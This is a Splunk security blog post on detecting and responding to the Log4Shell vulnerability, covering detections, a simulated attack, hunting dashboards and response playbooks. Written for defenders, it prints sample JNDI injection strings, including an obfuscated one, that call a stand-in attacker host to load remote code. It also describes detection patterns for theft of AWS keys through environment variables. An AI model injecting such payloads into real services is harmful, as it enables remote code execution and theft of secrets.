Simulating, Detecting, and Responding to Log4Shell with Splunk
This blog is a part of Splunk's Log4j response. For additional resources, check out the Log4Shell Overview and Resources for Log4j Vulnerabilities page.
Like most cybersecurity teams, the Splunk Threat Research Team (STRT) has been heads-down attempting to understand, simulate, and detect the Log4j attack vector. This post shares detection opportunities STRT found in different stages of successful Log4Shell exploitation.
One week after its initial release, we are still learning new developments for the Log4j vulnerabilities. At the time of writing, there are two publicly known CVEs (CVE-2021-44228, and CVE-2021-45046); the Splunk Security Content below is designed to cover exploitation attempts across both CVEs, including the recently released bypass technique.
We recorded a short demo setting up the Splunk Attack Range to simulate the attack. Using the data collected, we developed 13 new detections and 9 playbooks to help Splunk SOAR customers investigate and respond to this threat. A dashboard is also included to help threat hunters identify signs of payload injection in their environments (even obfuscated).
Log4Shell Detection Opportunities
The Log4Shell exploitation path creates two unique detection opportunities before the defender must resort to more standard cybersecurity approaches. In particular, the payload injection and outbound connection stages will have specific patterns which defenders can utilize to identify the initial stages of exploitation. This section also describes the challenges that affect each of these detection opportunities.

Payload Injection
In the first step of the attack, adversaries submit malicious payloads to attempt exploitation. In their simplest forms, these unusual injection strings can be easily identified by looking for special strings.
${jndi:ldap://attacker.com/evil}
The data sources that can be leveraged for this detection opportunity include web server logs, web and proxy logs, and API gateway logs. Using the CIM Web data model can be even more beneficial for defenders.
Challenges
Injection String Obfuscation
As with many attack sequences, obfuscation can be a powerful tool. In this case the payload string can be obfuscated in many different ways to bypass signature-based detection or prevention controls like IDS, IPS, and WAF products.
${${env:FOO:-j}ndi${env:FOO:-:}${env:BARFOO:-l}dap${env:BARFOO:-:}//attacker.com/evil}
Regular expressions can help reduce missed positives but will not provide coverage for all possible variations.
Log Coverage
Although the initial attack vectors target mostly web servers and inject malicious payloads in common headers (e.g., User-Agent or X-Forwarded-For), there may be vulnerable endpoints for which logs are typically not retained (e.g., POST requests). Furthermore, the CVE-2021-44228 vulnerability does not only affect Web Servers and may affect any network service which utilizes the vulnerable package.
False Positive Rate
Adversaries are attempting to identify vulnerable servers and services through indiscriminate “spraying” of injection strings at visible endpoints rather than through deliberate identification of software containing the vulnerable package. Thus, defenders triaging alerts based only on injection string presence may encounter high false positive rates for injection attempts that may never result in code execution.
Outbound Connections
Successful exploitation will require the victim endpoint to perform outbound connections to attacker controlled infrastructure. To help identify compromised hosts, defenders can hunt for unusual outbound network connections from servers using Log4j libraries and using protocols such as LDAP or RMI.
Web proxy logs, firewall logs and NetFlow will provide useful data to identify these outbound detections. To accelerate identification of attacker activity within these sources the CIM Web data model, the Endpoint data model and the Traffic data model can be utilized.
Challenges
Environment Baseline
IT environments of even a reasonable scale will frequently create desired outbound connections. Thus analysis to determine the legitimacy of those connections is in this case no less complicated than usual. Strong apriori baselining procedures or quantified measures of outbound connection to internal request will prove useful tools in this analysis. Of course this becomes more complicated in scenarios where applications are cloud hosted or outside of the typical corporate DMZ.
Post Exploitation
If successful exploitation is achieved, the Log4Shell CVE-2021-44228 vulnerability allows adversaries to obtain code execution in target networks. They are, however, still forced to engage in post-exploitation techniques to expand their access and locate/exfiltrate their objectives.
The data sources that can be leveraged for this detection opportunity include process and command line logging, powershell logging, file system audit logging, and network logging. Using the CIM, the Endpoint data model and the Traffic data model, can be even more beneficial for defenders.
Splunk encourages defenders to deploy post-exploitation detection coverage to detect adversaries that have obtained an initial foothold using Log4Shell or any other method. STRT has released several analytic stories that can help with this task including: Active Directory Discovery, Windows Privilege Escalation, Active Directory Lateral Movement and many others.
Using Splunk’s Attack Range to Simulate and Detect Log4Shell

To better understand the Log4Shell CVE-2021-44228 vulnerability and to build testable detections, STRT replicated the attack chain using Splunk’s Attack Range. This section will walk you through the steps and requirements needed to test this yourself.
Here is a high-level diagram of the replication of a vulnerable environment:
Software Requirements
- A vulnerable application: We used this vulnerable application created by security researcher Christophe
- POC exploit: We used JNDIExploit (a fork of JNDIExploit that is no longer available)
- Java version 1.8.0_181
Watch the video below to see the attack in action.
The above POC exemplifies how to compromise a host exploiting the CVE-2021-44228 vulnerability, however, exploiting this vulnerability in the field requires several conditions and may not be as straightforward as the POCs shared in the community (i.e. the vulnerable class information is disclosed in POC code).
Attack Datasets
To build our detections, the attack was replicated using both Windows and Linux vulnerable servers and executed different payloads like command execution, reverse shells, etc. Below are different attack datasets we generated as a result of simulating Log4Shell.
Defenders who are not able to simulate the attack could leverage these datasets to test detection logic in their own environments. The datasets can be replayed to Splunk Enterprise by using STRT’s replay.py tool or the UI.
Microsoft-Windows-Sysmon/Operational
WinEventLog:Security
Sysmon_linux
stream:http
nginxkv
sysmon_linux
Log4Shell CVE-2021-44228 Analytic Story
STRT developed a new analytic story, which is a group of detections and responses built to detect, investigate, and respond to specific threats, to help security operations center (SOC) analysts detect adversaries exploiting or trying to exploit the Log4j CVE-2021-44228 vulnerability. This section describes some of these analytics grouped by exploitation step.
Payload Injection
CVE-2021-44228
Log4Shell payloads can be injected using various methods, but one of the most common injection vectors is via web calls. Many of the vulnerable Java web applications that use Log4j have a web component, making them special targets for this injection. Examples include Apache Struts, Flink, Druid, and Solr. The exploit is triggered by an LDAP lookup function in the Log4j package. Its invocation is similar to ${jndi//PAYLOAD_INJECTED}. When executed against vulnerable web applications, the invocation can be seen in various parts of weblogs.
Outbound Connections
Post-Exploitation
Hunting for Log4Shell

Included in the analytic story is a Splunk hunting dashboard that helps to quickly assess CVE-2021-44228, or Log4Shell, activity mapped to the Web Datamodel. Because this Log4Shell vulnerability requires the string to be in the logs, the dashboard will help to identify the activity anywhere in the HTTP headers using raw field. It is also easy to modify the analytic to use the same pattern-matching against other log sources. Scoring is based on a simple rubric of 0-5, with 5 being the best match. A score below 5 is meant to identify additional patterns that will equate to a higher total score.
A breakdown of the eval statements:
- The jndi_fastmatch is meant to identify any jndi in the logs. The score is set low to be the baseline score that the others will enhance.
- The jndi match identifies the standard pattern of {jndi: anywhere in the raw field.
- jndi_proto is a protocol match that identifies jndi and one of ldap, ldaps, rmi, dns, nis, iiop, corba, nds, http, https.
- all_match is a very well-written regex by Schvenn that identifies nearly all patterns of this attack behavior.
- env works to detect environment variables in the header, meant to capture AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY and env.
- uri_detect is a string match that looks for the common uri paths currently being scanned/abused in the wild.
- keywords matches on enumerated values that, like $ctx:loginId, may be found in the header used by the adversary.
- obf identifies the common obfuscation patterns used. It’s not extensive, however. We have seen it capture more than the other statements.
- Lookups identifies 3 commonly used values: date, lower, and upper.
Scoring will then occur based on any findings. The base score is meant to be 2, created by jndi_fastmatch. Everything else is meant to raise the score.
Finally, a simple table is created to show the scoring and the raw field itself. Filter based on score or columns of interest.
We hope teams find this useful to quickly assess datasets and modify them as needed.
Investigation and Mitigation Playbooks

If your infrastructure has matured to support automation, Splunk has released nine playbooks for investigating and responding to Log4Shell vulnerability CVE-2021-44228. While there are no substitutes for timely patch management and secure software supply chain practices these response playbooks can fill in gaps in time sensitive scenarios such as this. Here is a diagram of how those playbooks fit together:
Released Playbook Table
Steps to Deploy the Playbooks
As usual, playbooks rely on SOAR app connectors to perform their actions. In this case, the apps are Splunk, SSH, and WinRM. Please see the in-product app documentation to configure these apps. If you use CrowdStrike, Carbon Black, Windows Defender, SentinelOne, or any other endpoint security solution, you may be able to convert these playbooks to use the live response capabilities of those tools instead of SSH and WinRM.
There are two ways to trigger these playbooks. The first is to use a custom list, which is the equivalent of a spreadsheet embedded in Splunk SOAR. The default name of this custom list is “log4j_hosts” and the expected format is the IP or hostname of the internal potentially affected host in the first column, and the operating system family (“unix” or “windows”) in the second column. Here is an example:
Once the custom list is configured, you can start a blank event in Splunk SOAR and launch the playbook “log4j_investigate” to kick off the process. This will create the required artifacts at the beginning of the first playbook.
The second way to trigger these playbooks is to forward a notable or alert to Splunk SOAR from Splunk. You can manually send an alert using the following command at the end of your search.
| sendalert sendtophantom param.phantom_server="phantom" param.sensitivity="amber" param.severity="Medium" param.label="events"
Replace the phantom_server parameter value with the name of your Splunk SOAR instance as configured in the Phantom App For Splunk. Ensure that you have the “deviceHostname” field, which is required for the playbooks, and if possible, provide the “operatingSystemFamily” field, which should be either “unix” or “windows”.
You may notice that the “log4j_respond” playbook is executed automatically at the end of “log4j_investigate”. However, that playbook runs off of a slightly different custom list called “log4j_hosts_and_files”. If you determine that you want to do bulk remediation, you can create that custom list as well and either launch “log4j_respond” in the same container or create a new one just for the response. In “log4j_hosts_and_files” you can use the same format, except there is an optional third row with full paths to files marked for deletion. Of course, all response actions are preceded by prompts that will wait for confirmation by an analyst.
Closing Thoughts
It is awe inspiring to see our industry collaborate to address this vulnerability. Even inside Splunk, it has been a multi-team, multi-evening effort. Our SURGe team provided customer guidance within 24 hours of the attack. Our internal security team published an advisory of our affected products within three days of the event. Security Field Solutions collaborated with STRT to build playbooks while we focused on simulating the attack and shipping Enterprise Security Content Update 3.32.0.

On a final note, Yahoo has released a tool that checks if a host is vulnerable to Log4J (CVE-2021-44228) exploitation, and our very own James Brodsky successfully operationalized it via a Splunk Technology Add-On called TA-check-logFORj. The wrapper Brodsky created simply plugs the Yahoo tool into the Splunk Universal Forwarder (on Linux) so that you can report on the results of the tool across your entire UF fleet. Thank you Jan Schaumann and James Brodsky for sharing this with the Splunk community!
I would like to extend some special thanks to: Matthew Modestino, Tim Meader, Christophe Tafani-Dereeper, Florian Roth, Olaf Hartong, Johan Bjerke, Kelby Shelton, Philip Royer, and Kevin Beaumont. Without your contributions this blog would not be possible!
Related Articles

Predicting Cyber Fraud Through Real-World Events: Insights from Domain Registration Trends

When Your Fraud Detection Tool Doubles as a Wellness Check: The Unexpected Intersection of Security and HR

Splunk Security Content for Threat Detection & Response: November Recap

Security Staff Picks To Read This Month, Handpicked by Splunk Experts

Behind the Walls: Techniques and Tactics in Castle RAT Client Malware

AI for Humans: A Beginner’s Field Guide

Splunk Security Content for Threat Detection & Response: November 2025 Update

Operation Defend the North: What High-Pressure Cyber Exercises Teach Us About Resilience and How OneCisco Elevates It
